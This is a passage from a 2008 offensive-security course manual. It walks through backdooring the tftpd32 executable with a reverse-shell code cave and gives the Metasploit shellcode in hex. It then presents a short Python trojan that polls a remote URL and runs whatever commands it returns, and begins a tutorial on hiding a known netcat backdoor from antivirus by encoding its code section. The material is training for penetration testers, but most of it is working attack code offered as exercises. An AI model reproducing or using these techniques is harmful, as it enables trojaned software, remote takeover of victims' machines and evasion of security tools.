
0041135E t> $ E8 7BA40000      CALL tftpd32.0041B7DE
00411363      .^ E9 78FEFFFF      JMP tftpd32.004111E0
00411368      /$ 8BFF          MOV EDI,EDI
0041136A      |. 55            PUSH EBP
  
```

We'll replace the first instruction with a *jmp* to our code cave, and effectively hijack the execution flow.





We now save our changes to a new file (tftpd32-mod1.exe), and re-open it with Olly. We step over our initial jump, to see if we are redirected to the correct place:



We are redirected to our code cave.

Injecting our Shellcode

From here on we're almost home free to execute code of our choice. For this example, we'll be embedding a reverse shell connection to the address 127.0.0.1 on port 4321. We'll be using instant Metasploit shellcode for this. Once all extra characters are removed, the shellcode should look similar to this:

```
fc6aeb4de8f9ffffff608b6c24248b453c8b7c057801ef8b4f188b5f2001eb498b348b01ee31c099
ac84c07407c1ca0d01c2ebf43b54242875e58b5f2401eb668b0c4b8b5f1c01eb032c8b896c241c61
```

© All rights reserved to Author Mati Aharoni, 2008



```
c331db648b43308b400c8b701cad8b40085e688e4e0eec50ffd6665366683332687773325f54ffd0
68cbefdc3b50ffd65f89e56681ed0802556a02ffd068d909f5ad57ffd65353535343534353ffd068
7f000001666810e1665389e19568ecf9aa6057ffd66a105155ffd0666a646668636d6a505929cc89
e76a4489e231c0f3aa9589fdfe422dfe422c8d7a38ababab6872feb316ff7528ffd65b5752515151
6a0151515551ffd068add905ce53ffd66affff37ffd068e779c679ff7504ffd6ff77fcffd068f08a
045f53ffd6ffd0
```

We'll pad our shellcode with register saving commands, so as to attempt to preserve stack state for the rest of the execution of `tftpd32.exe`. Once we pop our registers back to place, we'll want to re-introduce the original instructions we overwrote with our hijack commands. For easier reference this was the original instruction we overwrote:

```
0041135E t> $ E8 7BA40000 CALL tftpd32.0041B7DE
```

Our resulting completed shellcode would look like this:

```
PUSHAD # Save the register values
PUSHFD # Save the flag values
... reverse shell shellcode
... align stack # Align ESP with where we saved our stack registers!
POPFD # Restore the original register values
POPAD # Restore the original flag values
CALL tftpd32.0041B7DE # The first instruction we overwrote (hijack)
JMP 00411363 #..Jump to the command that was to be executed next.
```

Once our shellcode is pasted into Olly we save the changes to a new binary `tftpd32-mod2.exe`.

In theory, once this file is executed, it should send a reverse shell to 127.0.0.1 on port 4321, and run `tftpd32`. However, once we try this, we see that `tftpd32.exe` is executed only after the shell is exited.



```
C:\Windows\system32\cmd.exe - nc -lvp 4321

C:\Users\offsec\Desktop>nc -lvp 4321
listening on [any] 4321 ...
connect to [127.0.0.1] from offsec-PC [127.0.0.1] 49198
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\offsec\Desktop\B2M\Targets\BackDoorPE>
```

We're almost there!

Solving Problems

We now need to find out why `tftpd32.exe` is executed only after the shell is exited. As we single step through the shellcode execution via breakpoints, we notice that the problematic function is `WaitForSingleObject`.



OllyDbg - tftpd32-mod2.exe - [CPU - main thread, module tftpd32-]

File View Debug Options Window Help

Running

004460F8	FFD0	CALL EAX
004460FA	68 ADD905CE	PUSH CE05D9AD
004460FF	53	PUSH EBX
00446100	FFD6	CALL ESI
00446102	6A FF	PUSH -1
00446104	FF37	PUSH DWORD PTR DS:[E
00446106	FFD0	CALL EAX
00446108	68 E779C679	PUSH 79C679E7
0044610D	FF75 04	PUSH DWORD PTR SS:[E
00446110	FFD6	CALL ESI
00446112	FF77 FC	PUSH DWORD PTR DS:[E
00446115	FFD0	CALL EAX
00446117	68 F08A045F	PUSH 5F048AF0
0044611C	53	PUSH EBX
0044611D	FFD6	CALL ESI
0044611F	FFD0	CALL EAX
00446121	81C4 A0000000	ADD ESP,0A0
00446127	E8 B256FDFF	CALL tftpd32-.0041B7
0044612C	E9 32B2FCFF	JMP tftpd32-.0041136
00446131	0000	ADD BYTE PTR DS:[EAX:
00446133	0000	ADD BYTE PTR DS:[EAX:
00446135	0000	ADD BYTE PTR DS:[EAX:
00446137	0000	ADD BYTE PTR DS:[EAX:
00446139	0000	ADD BYTE PTR DS:[EAX:

EAX=76557730 (kernel32.WaitForSingleObject)

Address	Hex dump	ASCII
00429000	01 00 00 00 FF FF FF FF 00 00 00 00 48 29 42 00	0... 0012FEE8 FFFFFFFF
00429010	01 00 00 00 38 29 42 00 02 00 00 00 2C 29 42 00	0...8)B. 0012FEEC 7651000
00429020	03 00 00 00 20 29 42 00 04 00 00 00 10 29 42 00	*...)B. 0012FEF0 CE05D9A
00429030	05 00 00 00 04 29 42 00 06 00 00 00 F8 28 42 00	*...*)B. 0012FEF4 16B3FE7
00429040	07 00 00 00 E8 28 42 00 08 00 00 00 DC 28 42 00	...*(B. 0012FEF8 0000004
00429050	09 00 00 00 D0 28 42 00 35 00 00 00 01 00 00 00	...*(B. 0012FEFC 0000000
00429060	36 00 00 00 04 00 00 00 01 00 00 00 04 00 00 00	...*(B. 0012FFF0 0000000

A quick search in Google reveals the function parameters:

```
DWORD WINAPI WaitForSingleObject(
    __in HANDLE hHandle,
    __in DWORD dwMilliseconds
);
```




Take a good look at the timing mechanism:

dwMilliseconds

The time-out interval, in milliseconds. The function returns if the interval elapses, even if the object's state is nonsignaled. If dwMilliseconds is zero, the function tests the object's state and returns immediately. If dwMilliseconds is INFINITE, the function's time-out interval never elapses.

In our situation, the value -1 signifies INFINITY. So the execution of tftpd32.exe will wait “infinitely” until execution flow is returned from our shell. We need to change this value from -1 to 0.




We'll save our changes to the file (tftpd-mod3.exe).

© All rights reserved to Author Mati Aharoni, 2008



We should be all set now. All that's left to do, is set our Netcat listener on port 4321, and double click our modified tftpd32-mod3.exe file.



The moral of the story here: NEVER run executables which come from untrusted sources!

Challenge #3

Backdoor your favorite executable with a reverse shell.



Super Trojan [T]

Question: How many lines of code would it take to write a Trojan that is undetected by Antivirus, automatically detect and use configured proxies, be undetected by personal firewalls and have two way encrypted communications?

Answer: 15.

In the following module we will examine several interesting design concepts for custom Trojan horses. We will use python to develop the prototype Trojan, which can then be optimized and re-written in assembly or C++.

Our main goal for this Trojan is to:

1. be undetected by AntiVirus Software
2. be able to bypass Personal Firewalls.
3. have encrypted two way communications
4. be able to identify and transparently use any configured proxies.

The pre-requisites seem harsh and perhaps too complex to deal with in the allotted time, however some creative thinking can pull us out of this mess.



Check the following Python code for Windows:

```
from time import sleep
import win32com.client
import os

ie = win32com.client.Dispatch("InternetExplorer.Application")

def download_url_with_ie(url):

    ie.Visible = 1 # make this 0, if you want to hide IE window
    ie.Navigate(url)
    if ie.Busy:
        sleep(5)
    text = ie.Document.body.innerHTML
    text = unicode(text)
    text = text.encode('ascii','ignore')
    return text
# ie.Quit()
# print text

while 1:

data=download_url_with_ie('https://www.offensivesecurity.com/trojan/client.php')
    print data
    os.popen(data)
    sleep(30)
```

In 15 lines of code, we have fulfilled three out of four requirements in our Trojan! Obviously, these 15 lines of code are very simplistic, and will not function as a fully working Trojan horse, however this template can be used as the stealthy “data transport agent” in our Trojan.

We can use Py2Exe to “compile” this python script into a win32 standalone binary, and send it to our victim.

Python supports an endless number of importable modules, such as HTTP modules, SSH client / server modules and even Microsoft Speech Engine modules...The possibilities in development are endless.



ZoneAlarm by Check Point

INTERNET IN OUT **STOP** PROGRAMS

Overview **All Systems Active** **Status** **Product Info** **Preferences** **Help**

Firewall **Program Control** **Anti-virus Monitoring** **Alerts & Logs**

Welcome!
You're protected by ZoneAlarm!

No further setup is necessary - ZoneAlarm will alert you if you need to make any adjustments.

See how ZoneAlarm is protecting you by viewing the security statistics to the right.

Blocked Intrusions
0 Intrusions have been blocked since install
0 of those have been high-rated

Inbound Protection
The firewall has blocked 0 access attempts

Outbound Protection
8 program(s) secured for Internet access

Security Services
• Identity Protection
• Tutorial
[more](#)

Firewall is up to date.

```

C:\Users\offsec\Desktop\project\dist\trojan05.exe
[*] IE visible: False
[*] No command issued
[*] IE visible: False
[*] Encoded command is: [*]calc.exe
[*] Waiting for thread to end <10s
  
```

Calculator

0.

Backspace CE C

MC 7 8 9 / sqrt

MR 4 5 6 * %

MS 1 2 3 - 1/x

M+ 0 +/- . + =

Hide Text Reset to Default

[Click here to upgrade to ZoneAlarm Pro.](#)

© All rights reserved to Author Mati Aharoni, 2008



Bypassing Antivirus Systems - More Olly games

The Theory

This module is an extension of the previous one. It also deals with Olly, code execution and PE files. We'll be practicing and improving our Olly skills for further modules, and marking another “V” on our “Todo” list – Antivirus avoidance.

Most antivirus software use hard coded signature scanning as their primary scanning technology. This means that they attempt to identify malware by comparing a suspect file with a local “database” which contains short “signatures” of known files. If our suspect file matches one of these signatures, then it is flagged as a malicious file. Remember that antivirus software usually scans file on disk, not in memory.

A 1 byte change in right place in the binary file can often make the file undetected by AV software, however what impact would that one byte change have on the functionality of the file ? Would it still run and execute correctly? Probably not.


We need to find a way to change the file contents, without changing its functionality in order to bypass our average antivirus.

One way of achieving this is by encoding the file on disk, and have it decode back to its original content when executed in memory. We'll be hijacking the execution flow of our original detected malware (netcat bind shell clone, listening on port 99 by default) and redirect it into a small code cave – in a very similar matter to our last exercise. Rather than placing shellcode in our code cave as we did earlier, we will be planting a small decoder (stub). More about this later.

We will then encode part of the executable file, and save it to disk.


Once the file is executed, it is loaded into memory. In memory, the execution flow will be hijacked to our stub. Our stub will then decode our previously encoded contents and then resume normal operations of the file.

The following simplified diagram shows the changes made to the binary file, while on disk.



So just to recap – our file is encoded on disk, and decodes itself after execution in memory. Our antivirus will hopefully not flag the encoded file on disk as malicious, as the binary content has changed.

After – In Memory




Again, this sounds much more complicated than it actually is. Let's start digging in, and see how this is done.

© All rights reserved to Author Mati Aharoni, 2008



We verify that our original nc.exe file is detected as malicious by initiating an AVG virus scan on it. In a few seconds, we receive our confirmation. Since ncx99.exe is a known backdoor, its signature exists in the AVG database, and the file is flagged as malicious.



We then load this file in Olly, in order to get acquainted with the environment we're going to manipulate.



```

CPU - main thread, module ncx99
00404C00  55          PUSH EBP
00404C01  8BEC       MOV EBP,ESP
00404C03  6A FF     PUSH -1
00404C05  68 00B04000  PUSH ncx99.0040B000
00404C0A  68 78764000  PUSH ncx99.00407678
00404C0F  64:A1 00000000  MOV EAX,DWORD PTR FS:[0]
00404C15  50        PUSH EAX
00404C16  64:8925 00000000  MOV DWORD PTR FS:[0],ESP
00404C1D  83C4 F0     ADD ESP,-10
00404C20  53        PUSH EBX
00404C21  56        PUSH ESI
00404C22  57        PUSH EDI
00404C23  8965 E8     MOV DWORD PTR SS:[EBP-18],ESP
00404C26  FF15 5C224100  CALL DWORD PTR DS:[<&KERNEL32.
00404C2C  33D2      XOR EDX,EDX
00404C2E  8AD4      MOV DL,AH
00404C30  8915 E8FC4000  MOV DWORD PTR DS:[40FCE8],EDX
00404C36  8BC8      MOV ECX,EAX
00404C38  81E1 FF000000  AND ECX,0FF
00404C3E  890D E4FC4000  MOV DWORD PTR DS:[40FCE4],ECX
00404C44  C1E1 08     SHL ECX,8
00404C47  03CA     ADD ECX,EDX
00404C49  890D E0FC4000  MOV DWORD PTR DS:[40FCE0],ECX
00404C4F  C1E8 10     SHR EAX,10
00404C52  A3 DCFC4000  MOV DWORD PTR DS:[40FDCD],EAX
00404C57  E8 F4000000  CALL ncx99.00404D50
00404C5C  85C0      TEST EAX,EAX
00404C5E  75 0A     JNZ SHORT ncx99.00404C6A
00404C60  6A 1C     PUSH 1C
00404C62  F8 B9000000  CALL ncx99.00404D20

Registers (FPU)
EAX 763C3821 kernel32.BaseThreadInitTh
ECX 00000000
EDX 00404C00 ncx99.<ModuleEntryPoint>
EBX 7FFD3000
ESP 0012FFA4
EBP 0012FFAC
ESI 00000000
EDI 00000000
EIP 00404C00 ncx99.<ModuleEntryPoint>
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0
0 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
FST 0000 Cond 0 0 0 0 Err 0 0 0 0
FCW 027F Prec NFOR 53 Mask 1 1 1
  
```

As before, we will be hijacking the execution flow, by overwriting the first few opcodes with our redirection to the code cave. We find a convenient code cave at the end of the ncx99.exe .text section.

We'll use the address **0x0040A770** for the beginning of our code cave.

```

CPU - main thread, module ncx99
0040A749 . ^ 0F85 65FFFFFF JNZ ncx99.0040A6B4
0040A74F > 53 PUSH EBX
0040A750 . E8 9B98FFFF CALL ncx99.00403FF0
0040A755 . 8B4424 24 MOV EAX, DWORD PTR SS:[ESP+24]
0040A759 . 83C4 04 ADD ESP, 4
0040A75C . 50 PUSH EAX
0040A75D . E8 8E98FFFF CALL ncx99.00403FF0
0040A762 . 83C4 04 ADD ESP, 4
0040A765 > 5F POP EDI, 4
0040A766 . 5E POP ESI
0040A767 . 5D POP EBP
0040A768 . 33C0 XOR EAX, EAX
0040A76A . 5B POP EBX
0040A76B . C3 RETN
0040A76C . 90 NOP
0040A76D . 90 NOP
0040A76E . 90 NOP
0040A76F . 90 NOP
0040A770 . 00 DB 00
0040A771 . 00 DB 00
0040A772 . 00 DB 00
0040A773 . 00 DB 00
0040A774 . 00 DB 00
0040A775 . 00 DB 00
0040A776 . 00 DB 00
0040A777 . 00 DB 00
0040A778 . 00 DB 00
0040A779 . 00 DB 00
0040A77A . 00 DB 00
0040A77B . 00 DB 00

Registers (FPU)
EAX 763C3821 kernel32.BaseThreadInitTi
ECX 00000000
EDX 00404C00 ncx99.<ModuleEntryPoint>
EBX 7FFD3000
ESP 0012FFA4
EBP 0012FFAC
ESI 00000000
EDI 00000000
EIP 00404C00 ncx99.<ModuleEntryPoint>
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
FST 0000 Cond 0 0 0 0 Err 0 0 0 0
FCW 027E Prec NEAR_53 Mask 1 1 1
  
```

We will also need to modify the PE file properties, to allow the file to decode in memory. LordPE is optimal for this. For this exercise, we will be encoding the .text section of the PE only. This is usually enough to demonstrate a simple signature bypass.

As the .text segment will be decoding itself, we must allow “writeable” access to the section. The resulting section table should look similar to the following screenshot.

Name	VOffset	VSize	ROffset	RSize	Flags
.text	00001000	00009800	00000400	00009800	E0000020
.rdata	0000B000	00000417	00009C00	00000600	40000040
.data	0000C000	00005244	0000A200	00003E00	C0000040
.idata	00012000	0000075C	0000E000	00000800	C0000040

